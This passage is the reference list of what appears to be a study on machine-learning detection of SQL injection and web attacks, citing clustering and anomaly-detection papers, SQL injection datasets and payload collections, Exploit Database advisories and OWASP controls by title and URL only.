- [35] "Normal Distrubution", Digital image of normal distrubution, https://en.wikipedia.org/wiki/Normal_distribution#/media/File:Standard_deviation_diagram.svg
- [36] Matteucci M., 2021, "K-Means Clustering", https://matteucci.faculty.polimi.it/Clustering/tutorial_html/kmeans.html
- [37] Martin Ester, Hans-Peter Kriegel, Jörg Sander, and Xiaowei Xu. 1996. A density-based algorithm for discovering clusters in large spatial databases with noise. In Proceedings of the Second International Conference on Knowledge Discovery and Data Mining (KDD'96). AAAI Press, 226–231., <https://dl.acm.org/doi/10.5555/3001460.3001507>
- [38] Hegland, Markus. (2008). The Apriori Algorithm—a Tutorial. 11. 10.1142/9789812709066_0006., www.researchgate.net/publication/228524191_The_Apriori_Algorithm-a_Tutorial

- [39] García, J. & Fernández, F., (2015). A comprehensive survey on safe reinforcement learning. 16. 1437-1480, www.researchgate.net/publication/301361203_A_comprehensive_survey_on_safe_reinforcement_learning
- [40] Draelos R., 2019, "Measuring Performance: The Confusion Matrix", Digital image of confusion matrix, glassboxmedicine.com/2019/02/17/measuring-performance-the-confusion-matrix/
- [41] Chio C. Freeman D, 2018, "Machine Learning and Security: Protecting Systems with Data and Algorithm", O'REILLY
- [42] Adler, Aaron & Mayhew, Michael & Cleveland, Jeffrey & Atighetchi, Michael & Greenstadt, Rachel. (2013). Using Machine Learning for Behavior-Based Access Control: Scalable Anomaly Detection on TCP Connections and HTTP Requests. MILCOM. 10.1109/MILCOM.2013.317.
<www.researchgate.net/publication/260016964_Using_Machine_Learning_for_Behavior-Based_Access_Control_Scalable_Anomaly_Detection_on_TCP_Connections_and_HTTP_Requests>
- [43] Vadgaonkar, Priti. (2020). Network Anomaly Detection and User Behavior Analysis using Machine Learning. International Journal of Computer Applications. 175. 47-53. 10.5120/ijca2020920635., www.researchgate.net/publication/343732244_Network_Anomaly_Detection_and_User_Behavior_Analysis_using_Machine_Learning
- [44] Vishnu, B. & Kp, Jevitha. (2014). Prediction of Cross-Site Scripting Attack Using Machine Learning Algorithms. 1-5. 10.1145/2660859.2660969., www.researchgate.net/publication/288492297_Prediction_of_Cross-Site_Scripting_Attack_Using_Machine_Learning_Algorithms
- [45] Russell, Rebecca & Kim, Louis & Hamilton, Lei & Lazovich, Tomo & Harer, Jacob & Ozdemir, Onur & Ellingwood, Paul & McConley, Marc. (2018). Automated Vulnerability Detection in Source Code Using Deep Representation Learning. 757-762. 10.1109/ICMLA.2018.00120., www.researchgate.net/publication/330475443_Automated_Vulnerability_Detection_in_Source_Code_Using_Deep_Representation_Learning
- [46] DFLabs, 2017, Remove the Menial Tasks Through Automation, www.dflabs.com/resources/blog/remove-menial-tasks-through-automation/
- [47] Martin Armstrong, 2021, "How Many Websites Are There?", Statista, www.statista.com/chart/19058/number-of-websites-online/
- [48] BroadbandSearch, 2021, Key Internet Statistics to Know in 2021 (Including Mobile), www.broadbandsearch.net/blog/internet-statistics
- [49] Osypenko A., 2021, "How to plan and create a solid website structure, and why it's important for SEO", Digital image of web structure, seranking.com/blog/plan-create-solid-website-structure-important-seo/
- [50] 2019, "WordPress market share", Kinsta, kinsta.com/wordpress-market-share/

- [51] Bannister A., 2021, "WordPress security: More than 600,000 sites hit by blind SQLi vulnerability in WP Statistics plugin", The Daily Swig, portswigger.net/daily-swig/wordpress-security-more-than-600-000-sites-hit-by-blind-sqli-vulnerability-in-wp-statistics-plugin
- [52] Antonyj, 2017, "Malicious_n_Non-Malicious URL", Supervised Machine Learning dataset in csv form, www.kaggle.com/antonyj453/urldataset
- [53] Syed Saqlain Hussain Shah, 2020, "SQL Injection dataset", Supervised Machine Learning dataset in csv form, www.kaggle.com/syedsaqlainhussain/sql-injection-dataset
- [54] Henii Vedant, 2020, "SQL-Injection Payload", SQL-injection payload in csv form, www.kaggle.com/henilvedant/sqlinjection-payload?select=SQL.csv
- [55] Morzeux, 2016, "HttpParamsDataset", SQL Injection Payload in csv form, github.com/Morzeux/HttpParamsDataset
- [56] foospidy, 2021, "payloads", A collection of web attack payloads, github.com/foospidy/payloads
- [57] Miessler D, 2021, "SecLists", SQL injection payloads, github.com/danielmiessler/SecLists
- [58] payloadbox, 2019, "SQL Injection Payload List", SQL injection payloads in txt form, github.com/payloadbox/sql-injection-payload-list
- [59] Juan Luis Ruiz Tagle, 2020, "Can neural networks predict the stock market just by reading newspapers", Digital image of vectorization, quantdare.com/can-neural-networks-predict-the-stock-market-just-by-reading-newspapers/
- [60] Nawara S, 2017, "Avoiding Data Leakage in Machine Learning", Digital image of data splitting, conlanscientific.com/posts/category/blog/post/avoiding-data-leakage-machine-learning/
- [61] Mishra, Sonali, "SQL Injection Detection Using Machine Learning" (2019). Master's Projects. 727.DOI: <https://doi.org/10.31979/etd.j5dj-ngvb>, https://scholarworks.sjsu.edu/etd_projects/727
- [62] S.S. Anandha KrishnanAdhil N SabuPriya P SajanA.L. Sreedeeep, "SQL Injection Detection Using Machine Learning",ISSN: 2237-0722, Vol. 11 No. 3 ,DOI: <https://doi.org/10.47059/revistageintec.v11i3.1939>, <https://www.revistageintec.net/index.php/revista/article/view/1939>
- [63] Ion Nitescu L., 2019, "Wordpress Sliced Invoices 3.8.2 - 'post' SQL Injection", Exploit Database, <https://www.exploit-db.com/exploits/47540>
- [64] Santiago P., 2019, "JoomSport 3.3 – for Sports - SQL injection", Exploit Database, www.exploit-db.com/exploits/47210
- [65] MIK, 2019, "WordPress Plugin Photo Gallery by 10Web <= 1.5.34 - Blind SQL injection", Exploit Database, <https://www.exploit-db.com/exploits/47371>
- [66] SunCSR,2020, "WordPress Plugin Form Maker 5.4.1 - 's' SQL Injection (Authenticated)",Exploit Database,<https://www.exploit-db.com/exploits/48509>
- [67] Nikolaou R., 2018, "WordPress Plugin Gift Voucher 1.0.5 - 'template_id' SQL Injection",Exploit Database,<https://www.exploit-db.com/exploits/45255>

- [68] OWASP Foundation, 2018, "C4: Encode and Escape Data", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data>
- [69] OWASP Foundation, 2018, "C8: Protect Data Everywhere", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere>
- [70] OWASP Foundation, 2018, " C6: Implement Digital Identity ", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity>
- [71] OWASP Foundation, 2018, " C7: Enforce Access Controls", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls>
- [72] OWASP Foundation, 2018, "C9: Implement Security Logging and Monitoring", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging>
- [73] OWASP Foundation, 2018, "C10: Handle all Errors and Exceptions", OWASP Top Ten Proactive Controls 2018, <https://owasp.org/www-project-proactive-controls/v3/en/c10-errors-exceptions>
- [74] 2020,"Acunetix Overview", Invicti, <https://www.acunetix.com/support/docs/wvs/overview/>